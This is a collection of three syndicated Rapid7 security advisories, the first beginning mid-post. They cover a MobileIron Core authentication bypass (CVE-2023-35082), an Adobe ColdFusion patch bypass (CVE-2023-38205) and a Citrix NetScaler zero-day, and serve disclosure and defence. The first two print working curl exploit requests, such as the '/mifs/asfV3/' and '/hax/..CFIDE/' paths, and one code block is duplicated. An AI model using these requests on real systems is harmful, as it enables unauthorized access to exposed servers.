This issue was discovered by Stephen Fewer, a Principal Security Researcher at Rapid7, and is being disclosed in accordance with Rapid7’s vulnerability disclosure policy.

Vendor Statement

We are grateful to Rapid7 for their discovery of an issue in MobileIron Core 11.2, a version which went out of support on March 15, 2022. The issue is also present in prior versions of the product which are out of support. We will not be providing any remediation for this vulnerability as the issue was incidentally resolved as a product bug in MobileIron Core 11.3 and had not previously been identified as a vulnerability. We are actively working with our customers to upgrade to the latest version of Ivanti Endpoint Manager Mobile (EPMM) or migrate to the cloud version of the product, Ivanti Neurons for MDM.

The security of our customers is Ivanti’s top priority, and we regularly provide updates to the supported versions of our solutions to protect customers from new and emerging threats. We are upholding our commitment to deliver and maintain secure products, and investing significant resources to ensure that all our solutions continue to meet our own high standards.

Impact

CVE-2023-35082 allows a remote unauthenticated attacker to access the API endpoints on an exposed management server. An attacker can use these API endpoints to perform a multitude of operations as outlined in the official API documents, including the ability to disclose personally identifiable information (PII) and perform modifications to the platform. Additionally, should a separate vulnerability be present in the API, an attacker can chain these vulnerabilities together. For example, CVE-2023-35081 could be chained with CVE-2023-35082 to allow an attacker write malicious webshell files to the appliance, which may then be executed by the attacker.

Exploitation

In our testing of CVE-2023-35078, we had access to MobileIron Core version 11.2.0.0-31. After reproducing the original vulnerability, we proceeded to apply Ivanti’s hotfix ivanti-security-update-1.0.0-1.noarch.rpm as per the Ivanti Knowledge Base article 000087042. We verified that the hotfix does successfully remediate CVE-2023-35078. However, we found a variation of the same attack that enables a remote attacker to access the API endpoints without authentication.

First we installed MobileIron Core 11.2.0.0-31 and verified we could leverage CVE-2023-35078 to access an API endpoint unauthenticated. Note the inclusion of the /aad/ segment in the URL path to exploit the original vulnerability, CVE-2023-35078.

c:\> curl -k https://192.168.86.103/mifs/aad/api/v2/ping
{"results":{"apiVersion":2.0,"vspVersion":"VSP 11.2.0.0 Build 31 "}}

We then installed the vendor-supplied hotfix ivanti-security-update-1.0.0-1.noarch.rpm. After we rebooted the system, we verified the hotfix prevents the original exploit request shown above.

c:\> curl -k https://192.168.86.103/mifs/aad/api/v2/ping
<html>
<body>
        <h2>HTTP Status 403 - Access is denied</h2>
        <h3>You are unauthorized to access this page.</h3>
</body>
</html>

However, a variation of the above request is still able to access the API endpoints without authentication, as shown below. Note the use of /asfV3/ in the URL path in place of the original exploit’s use of /aad/.

c:\> curl -k https://192.168.86.103/mifs/asfV3/api/v2/ping
{"results":{"apiVersion":2.0,"vspVersion":"VSP 11.2.0.0 Build 31 "}}

Indicators of Compromise

The following indicators of compromise are present in the Apache HTTP logs stored on the appliance.

The log file /var/log/httpd/https-access_log will have an entry showing a request to a targeted API endpoint, containing /mifs/asfV3/api/v2/ in the path with a HTTP response code of 200. Blocked exploitation attempts will show an HTTP response code of either 401 or 403. For example:

192.168.86.34:61736 - - 2023-07-28--15-24-51 "GET /mifs/asfV3/api/v2/ping HTTP/1.1" 200 68 "-" "curl/8.0.1" 3285

Similarly, the log file /var/log/httpd/https-request_log will have an entry showing a request to a targeted API endpoint containing /mifs/asfV3/api/v2/ in the path. For example:

2023-07-28--15-24-51 192.168.86.34 TLSv1.2 ECDHE-RSA-AES256-GCM-SHA384 "GET /mifs/asfV3/api/v2/ping HTTP/1.1" 68 "-" "curl/8.0.1"

Note that log entries containing /mifs/asfV3/api/v2/ in the path indicate exploitation of CVE-2023-35082, whilst log entries containing /mifs/aad/api/v2/ in the path indicate exploitation of CVE-2023-35078.

Remediation

MobileIron Core customers who are running unsupported versions of the product, including versions affected by CVE-2023-35082 (MobileIron Core 11.2 and below), should upgrade to a supported version as soon as possible.

Rapid7 Customers

Rapid7 customers will have unauthenticated detection of this vulnerability in August 2, 2023’s content release.

Timeline

  • July 26, 2023: Rapid7 sends disclosure information to Ivanti security.
  • July 28, 2023: Rapid7 contacts Ivanti via a second channel to confirm receipt of disclosure information. Ivanti confirms initial disclosure was not received. Rapid7 resends disclosure documents. Ivanti confirms receipt.
  • July 28, 2023: Ivanti confirms findings.
  • July 31, 2023: Ivanti confirms a security advisory will be published, requests a call with Rapid7 to address what they consider inaccuracies in our disclosure.
  • August 1, 2023: Rapid7 and Ivanti discuss the two vulnerabilities (CVE-2023-35078, CVE-2023-35082). Rapid7 agrees to update this disclosure with points of clarification to highlight Ivanti’s perspective. Rapid7 also agrees to clarify product terminology (i.e., that CVE-2023-35082 only affects MobileIron Core, not later versions of the product which were renamed Endpoint Manager Mobile).
  • August 2, 2023: This disclosure.

CVE-2023-38205: Adobe ColdFusion Access Control Bypass [FIXED]

Post Syndicated from Stephen Fewer original https://blog.rapid7.com/2023/07/19/cve-2023-38205-adobe-coldfusion-access-control-bypass-fixed/

CVE-2023-38205: Adobe ColdFusion Access Control Bypass [FIXED]

On July 11, 2023, Rapid7 and Adobe disclosed CVE-2023-29298, an access control bypass vulnerability affecting ColdFusion, which Rapid7 had reported to Adobe in April 2023. The vulnerability allows an attacker to bypass the product feature that restricts external access to the ColdFusion Administrator. Rapid7 and Adobe believed that CVE-2023-29298 was fixed upon publishing our coordinated disclosure (Rapid7 explicitly noted in our disclosure that we had not tested the patch Adobe released).

Upon review of the patch for CVE-2023-29298 as found in ColdFusion 2021 Update 8 (2021.0.08.330144), Rapid7 discovered that the patch released on July 11 does not successfully remediate the original issue and can be bypassed by an attacker. Adobe assigned CVE-2023-38205 to the patch bypass and has issued a complete fix as of July 19, 2023.

Rapid7 has observed exploitation of CVE-2023-29298 in the wild in multiple customer environments. Our team published a blog with observations and guidance for customers on July 17. We have validated that the new patch released July 19 fully remediates the issue.

Affected products

The following products are vulnerable to CVE-2023-38205:

  • Adobe ColdFusion 2023 Update 2 and earlier
  • Adobe ColdFusion 2021 Update 8 and earlier
  • Adobe ColdFusion 2018 Update 18 and earlier

Credit

This issue was discovered by Stephen Fewer, a Principal Security Researcher at Rapid7, and is being disclosed in accordance with Rapid7’s vulnerability disclosure policy.

Vendor Statement

Adobe provided the following statement to Rapid7:
“Adobe recommends updating ColdFusion installations to the latest release. Please see APSB23-47 for more information. Adobe is aware that CVE-2023-38205 has been exploited in the wild in limited attacks targeting Adobe ColdFusion.”

Analysis

The July 11 patch for CVE-2023-29298 modifies the vulnerable method IPFilterUtils.checkAdminAccess to use a new helper method Utils.canonicalizeURI to transform a URL into its canonical form before performing the access control, as shown below.

  private static final String[] RESTRICTED_INTERNAL_PATHS = new String[] { "/restplay", "/cfide/restplay", "/cfide/administrator", "/cfide/adminapi", "/cfide/main", "/cfide/componentutils", "/cfide/wizards", "/cfide/servermanager", "/cfide/lockdown" };


  public static void checkAdminAccess(HttpServletRequest req) {
    String uri = Utils.getServletPath(req);
    uri = Utils.canonicalizeURI(uri.toLowerCase()); // <----
    for (String restrictedPath : RESTRICTED_INTERNAL_PATHS) {
      if (uri.startsWith(restrictedPath)) {
        String ip = req.getRemoteAddr();
        if (!isAllowedIP(ip))
          throw new AdminAccessdeniedException(ServiceFactory.getSecurityService().getAllowedAdminIPList(), ip);
        break;
      }
    }
  }


The method Utils.canonicalizeURI attempts to remove sequences of characters such as duplicate forward slashes, double dot notation and redundant dot path segments in a URLs path, as shown below.

  public static String canonicalizeURI(String uri) {
    if (uri == null || uri.length() == 0)
      return uri;
    uri = uri.replace('\\', '/');
    uri = trimDuplicateSlashes(uri);
    uri = collapseDotDots(uri); // <----
    uri = trimTrailingDotsSpacesNull(uri);
    if (uri.charAt(0) == '.')
      uri = uri.substring(1);
    uri = substitute(uri, "/./", "/");
    if (uri.endsWith("/."))
      uri = uri.substring(0, uri.length() - 2);
    if (uri.length() == 0)
      uri = "/";
    return uri;
  }

Of note is the method Utils.collapseDotDots, which will remove all path segments that contain a double dot along with the preceding path segment. For example, if a URL path has the string “/hello/../world/” then the method Utils.collapseDotDots would correctly transform this string into “/world/” by deleting the character sequence “/hello/..” via a call to StringBuffer.delete as shown below.

  public static String collapseDotDots(String str) {
    if (str.indexOf("/..") == -1)
      return str;
    StringBuffer sb = new StringBuffer(str);
    int i;
    while ((i = str.indexOf("/..")) != -1) {
      int segmentStart = str.lastIndexOf('/', i - 1);
      sb.delete(segmentStart, i + 3); // <----
      str = sb.toString();
    }
    if (str.length() == 0)
      str = "/";
    return str;
  }  

The method Utils.canonicalizeURI attempts to remove sequences of characters such as duplicate forward slashes, double dot notation and redundant dot path segments in a URLs path, as shown below.

  public static String canonicalizeURI(String uri) {
    if (uri == null || uri.length() == 0)
      return uri;
    uri = uri.replace('\\', '/');
    uri = trimDuplicateSlashes(uri);
    uri = collapseDotDots(uri); // <----
    uri = trimTrailingDotsSpacesNull(uri);
    if (uri.charAt(0) == '.')
      uri = uri.substring(1);
    uri = substitute(uri, "/./", "/");
    if (uri.endsWith("/."))
      uri = uri.substring(0, uri.length() - 2);
    if (uri.length() == 0)
      uri = "/";
    return uri;
  }

Of note is the method `Utils.collapseDotDots`, which will remove all path segments that contain a double dot along with the preceding path segment. For example, if a URL path has the string `“/hello/../world/”` then the method `Utils.collapseDotDots` would correctly transform this string into `“/world/”` by deleting the character sequence `“/hello/..”` via a call to `StringBuffer.delete` as shown below.

  public static String collapseDotDots(String str) {
    if (str.indexOf("/..") == -1)
      return str;
    StringBuffer sb = new StringBuffer(str);
    int i;
    while ((i = str.indexOf("/..")) != -1) {
      int segmentStart = str.lastIndexOf('/', i - 1);
      sb.delete(segmentStart, i + 3); // <----
      str = sb.toString();
    }
    if (str.length() == 0)
      str = "/";
    return str;
  }  

While the above is correct, it exposes an issue in how ColdFusion handles ColdFusion Modules (CFM) and ColdFusion Component (CFC) endpoints when resolving a path to the endpoint. If an attacker accesses a URL path of “/hax/..CFIDE/wizards/common/utils.cfc” the access control can be bypassed and the expected endpoint can still be reached, even though it is not a valid URL path (Note, there is no expected forward slash after the double dot and before CFIDE).

Upon processing this path, the method Utils.collapseDotDots will transform the path to “cfide/wizards/common/utils.cfc” by removing the double dot path segment and the preceding segment “/hax/..”. The path “cfide/wizards/common/utils.cfc” will not be matched against any of the restricted paths in RESTRICTED_INTERNAL_PATHS during IPFilterUtils.checkAdminAccess because it no longer begins with a leading forward slash. This bypasses the access control. However, the underlying Servlet will still process the path “/hax/..CFIDE/wizards/common/utils.cfc”, allowing the expected CFC endpoint to be called. The same is true for CFM endpoints.

Exploitation

The following was tested on Adobe ColdFusion 2021 Update 8 (2021.0.08.330144) running on Windows Server 2022 and configured with the Production and Secure profiles.

We can demonstrate the patch bypass by using the cURL command. For example when attempting to perform a remote method call wizardHash on the /CFIDE/wizards/common/utils.cfc endpoint, the following cURL command can be used — note the use of double dot notation as highlighted below:

Note: The ampersand (&) has been escaped with a caret (^) as this example is run from Windows, on Linux you must escape the ampersand with a forward slash (\).

c:\> curl -ivk --path-as-is http://172.25.25.0:8500/hax/..CFIDE/wizards/common/utils.cfc?method=wizardHash^&inPassword=foo

CVE-2023-38205: Adobe ColdFusion Access Control Bypass [FIXED]

We can see that both the access control and the patch for CVE-2023-29298 have been bypassed and the request completed successfully.

Remediation

Adobe released a fix for this vulnerability on July 19, 2023. The following versions remediate the issue, per Adobe’s advisory:

  • Adobe ColdFusion 2023 Update 3
  • Adobe ColdFusion 2021 Update 9
  • Adobe ColdFusion 2018 Update 19

Since Rapid7 has observed exploitation in the wild, we strongly recommend ColdFusion customers update to the latest versions as soon as possible, without waiting for a typical patch cycle to occur.

Timeline

  • April 11 through July 10, 2023: Rapid7 discloses CVE-2023-29298 to Adobe, Rapid7 and Adobe coordinate disclosure
  • July 11, 2023: Rapid7 and Adobe disclose CVE-2023-29298 publicly
  • July 13 – 15, 2023: Rapid7 detects exploitation of Adobe ColdFusion in the wild, determines attackers are leveraging an exploit chain that ends in remote code execution
  • July 17, 2023: Rapid7 warns customers of ColdFusion exploitation in the wild. Rapid7 discovers the patch for CVE-2023-29298 can be bypassed and informs Adobe. Adobe notifies Rapid7 of their intent to fix the patch bypass.
  • July 18, 2023: Further coordinationJuly 19, 2023: This disclosure.

Critical Zero-Day Vulnerability in Citrix NetScaler ADC and NetScaler Gateway

Post Syndicated from Caitlin Condon original https://blog.rapid7.com/2023/07/18/etr-critical-zero-day-vulnerability-in-citrix-netscaler-adc-and-netscaler-gateway/

Critical Zero-Day Vulnerability in Citrix NetScaler ADC and NetScaler Gateway

On Tuesday, July 18, Citrix published a security bulletin warning users of three new vulnerabilities affecting NetScaler ADC and NetScaler Gateway. Of the three vulnerabilities, CVE-2023-3519 is the most severe—successful exploitation allows unauthenticated attackers to execute code remotely on vulnerable target systems that are configured as a Gateway.  

  • CVE-2023-3466: Reflected XSS vulnerability—successful exploitation requires the victim to access an attacker-controlled link in the browser while being on a network with connectivity to the NetScaler IP (NSIP)
  • CVE-2023-3467: Allows for privilege escalation to root administrator (nsroot)
  • CVE-2023-3519: Unauthenticated remote code execution—NOTE that the appliance must be configured as a Gateway (VPN virtual server, ICA Proxy, CVPN, RDP Proxy) OR AAA  virtual server

CVE-2023-3519 is known to be exploited in the wild. This product line is a popular target for attackers of all skill levels, and we expect that exploitation will increase quickly. Rapid7 strongly recommends updating to a fixed version on an emergency basis, without waiting for a typical patch cycle to occur. See the Citrix advisory for more information.

Affected Products

According to Citrix, the following supported versions of NetScaler ADC and NetScaler Gateway are affected by the vulnerabilities:

  • NetScaler ADC and NetScaler Gateway 13.1 before 13.1-49.13
  • NetScaler ADC and NetScaler Gateway 13.0 before 13.0-91.13
  • NetScaler ADC 13.1-FIPS before 13.1-37.159
  • NetScaler ADC 12.1-FIPS before 12.1-65.36
  • NetScaler ADC 12.1-NDcPP before 12.65.36

The advisory notes that NetScaler ADC and NetScaler Gateway version 12.1 is End Of Life (EOL) and is vulnerable. Citrix recommends that customers who are using an EOL version upgrade their appliances to one of the supported fixed versions below.

All three CVEs are remediated in the following fixed product versions:

  • NetScaler ADC and NetScaler Gateway 13.1-49.13  and later releases
  • NetScaler ADC and NetScaler Gateway 13.0-91.13  and later releases of 13.0
  • NetScaler ADC 13.1-FIPS 13.1-37.159 and later releases of 13.1-FIPS
  • NetScaler ADC 12.1-FIPS 12.1-65.36 and later releases of 12.1-FIPS
  • NetScaler ADC 12.1-NDcPP 12.1-65.36 and later releases of 12.1-NDcPP

Mitigation guidance

Patches are available for vulnerable versions of NetScaler ADC and NetScaler Gateway and should be applied on an emergency basis. For more information, see Citrix’s advisory.

Rapid7 customers

Our engineering team is investigating vulnerability check implementation options for InsightVM and Nexpose customers. We will update this blog with further information by 2 PM ET.